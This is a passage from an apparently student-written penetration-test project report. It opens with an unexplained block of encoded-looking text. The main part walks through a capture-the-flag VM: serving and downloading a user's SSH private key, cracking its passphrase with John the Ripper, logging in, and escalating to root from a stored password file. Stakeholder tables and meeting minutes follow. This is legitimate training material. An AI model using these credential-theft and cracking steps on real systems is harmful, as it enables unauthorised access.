B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320+A4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67we19j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731
DwOy3Zfl0l1FL6ag0iVwTrPBl1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD8Otj
Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m518cFwq/g5VQa8r
```


The tester set up a simple HTTP server on the target machine using Python to serve files from the .ssh directory (the private RSA key id_rsa). The goal was to facilitate easier access and manipulation of the key file for SSH login attempts.



```
jan@basic2:/home/kay/.ssh$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 ...
█
```



```
┌──(root㉿kali)-[~]
└─$ wget http://192.168.56.101:8000/id_rsa
--2024-10-22 10:53:39--  http://192.168.56.101:8000/id_rsa
Connecting to 192.168.56.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3326 (3.2K) [application/octet-stream]
Saving to: 'id_rsa'

id_rsa                          100%[==================================================>]   3.25K  --.-KB/s    in 0.001s

2024-10-22 10:53:39 (3.25 MB/s) - 'id_rsa' saved [3326/3326]


┌──(root㉿kali)-[~]
└─$ ls -l
total 8
-rw-r--r-- 1 root root 3326 Apr 20  2018 id_rsa
-rw-r--r-- 1 root root  173 Oct 10 15:02 staff.txt

┌──(root㉿kali)-[~]
└─$ chmod 600 id_rsa

┌──(root㉿kali)-[~]
└─$ ls -l
total 8
-rw------- 1 root root 3326 Apr 20  2018 id_rsa
-rw-r--r-- 1 root root  173 Oct 10 15:02 staff.txt

┌──(root㉿kali)-[~]
└─$ █
```




```
┌──(root㉿kali)-[~]
└─$ ssh kay@192.168.56.101 -i id_rsa
Enter passphrase for key 'id_rsa': █
```

Findings:


The key is protected by a passphrase. If decrypted, it could allow access to systems where the user “kay” has SSH login privileges. Cracking the passphrase for this key could be a potential next step toward gaining higher privileges.

7. Part 7 – Brute forcing the Private Key


The tester used ssh2john to convert the encrypted id_rsa private key into a format suitable for password cracking with John the Ripper. By using the rockyou.txt, the passphrase was successfully cracked (passphrase: **beeswax**). The tester used the cracked passphrase to authenticate via SSH into the target machine as the user **kay**, achieving remote access.


Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# ssh2john id_rsa > id_rsa.txt

┌──(root㉿kali)-[~]
└─# ls -l
total 16
-rw------- 1 root root 3326 Apr 20  2018 id_rsa
-rw-r--r-- 1 root root 4762 Oct 22 11:14 id_rsa.txt
-rw-r--r-- 1 root root  173 Oct 10 15:02 staff.txt

┌──(root㉿kali)-[~]
└─# 
```


Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help


```
┌──(root㉿kali)-[~]
└─# john -w=/usr/share/wordlists/rockyou.txt id_rsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2024-10-22 11:23) 12.50g/s 1034Kp/s 1034Kc/s 1034KC/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─# 
```


Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kay@basic2: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# ssh kay@192.168.56.101 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

283 packages can be updated.
199 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ 
```


8. Part 8 – Getting root and flag.txt

The tester used the backup file containing kay’s password to gain root privileges via sudo su. After confirming root access, it navigated to the **/root** directory, where the flag.txt was located, completing the challenge successfully.




Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
11:44
kay@basic2: ~
File Actions Edit View Help

```
kay@basic2:~$ ls -l
total 4
-rw------- 1 kay kay 57 Apr 23  2018 pass.bak
kay@basic2:~$
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
kay@basic2:~$ 
```



Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
11:51
root@basic2: /
File Actions Edit View Help

```
root@basic2:/home/kay# whoami
root
root@basic2:/home/kay# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:/home/kay#
root@basic2:/home/kay# pwd
/home/kay
```



Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
11:55
root@basic2: ~
File Actions Edit View Help

```
root@basic2:/# cd /root
root@basic2:~#
root@basic2:~# ls -l
total 4
-rw-r--r-- 1 root root 1017 Apr 23  2018 flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~# 
```

Recommendations:

The tester successfully gained root access by finding a weak password stored in a backup file and using it for privilege escalation. To prevent such unauthorised access, FinTech Solutions should enforce strong password policies, avoid storing sensitive information like passwords in unprotected files, and regularly audit file permissions. Implementing the principle of least privilege and securing root access with multi-factor authentication would also help to mitigate risks and strengthen system security.

K – Stakeholder Management

(i) Stakeholders

Stakeholder	Action Items
FinTech Solutions	● Initial meeting to define the scope of the penetration test. ● Test plan and timeline review and approval. ● Update on testing progress and address any concerns or questions. ● Post-test review meeting to discuss findings and provide recommendations.
Alex	● I used the MITRE ATT&CK® framework to research the group called "OilRig". ● I simulated the attack in caldera. ● I Implemented Mitigations and Detections against it.
Or Sasson	● Identified the potential risks of the SOC at the design level including prevention and mitigation strategies. ● Designed the SOC at the policy and system level based on industry standards, frameworks, regulatory laws, and best practices. ● Provided the estimated cost of the SOC environment. ● Structured the training and staff which are needed for SOC operations. ● Designed the SOC topology.
Jinhyang	● Develop awareness program outline ● Create a ppt regarding PII protection and ransomware attack

L – Team Matrix

Team Member	Role	Project Issues	Feedback	Support Required
Carlos	Ticket E	Hypervisor (VirtualBox) subnet configuration issues.	Jin provided configuration details that resolved the issue, enabling proper network configuration.	Yes, from Jinhyang
Alex	Ticket D	The Caldera scan did not finish.	The teacher said it should be fine.	No
Or Sasson	Ticket A	Finding the right technologies for the SOC	Did a lot of research to be able to design the SOC well	No
Jinhyang	Ticket C	Providing summary of attack	Jules responded not to include that.	No further action needed

M - Conclusion

The cybersecurity project has been successfully completed according to the planned schedule and transferred to the team responsible for ongoing support and maintenance, following the organisation’s guidelines. Project members and key stakeholders were briefed on the execution and results, with a report created to assess the project’s positive aspects and areas needing improvement. Essential training sessions for organisation staff were developed, organised, and conducted to ensure everyone understands how to maintain and operate the new security measures according to the relevant procedures. This transition and training process helps ensure the organisation is fully prepared to manage the cybersecurity framework independently and effectively.

N – Meeting Minutes

Meeting Minutes

Date:

Opening

Welcome to our first weekly meeting, today we will be talking about PII Protection and Ransomware Awareness Training.

Present

Alex, Or Sasson, Jinhyang and Carlos

Approval of Agenda

The agenda was unanimously approved as distributed.

Approval of Minutes

The minutes of the meeting were unanimously approved as distributed.

Business

Industry Project – Building a SOC (Security Operations Centre).

- Using Gantt Project to outline time management for the Project.
- Outlining Task for the Project.
- Flow chart for SOC.
- High Level Constructions.
  - Establishing SOC Plan
  - Risk Assessment Start
- Low Level constructions.
  - Weekly Morning Meetings.
  - Other Business
  - Compile & write report from October to November 2020.
- Who is Responsible

Agenda for Next Meeting

In the next meeting we will be talking about the progress our team members have made regarding Ticket A, C, D and E.

Adjournment

Weekly meeting will reconvene on the 21st of November.

Minutes submitted by: Alex

Approved by: Alex, Carlos, Jinhyang and Or Sasson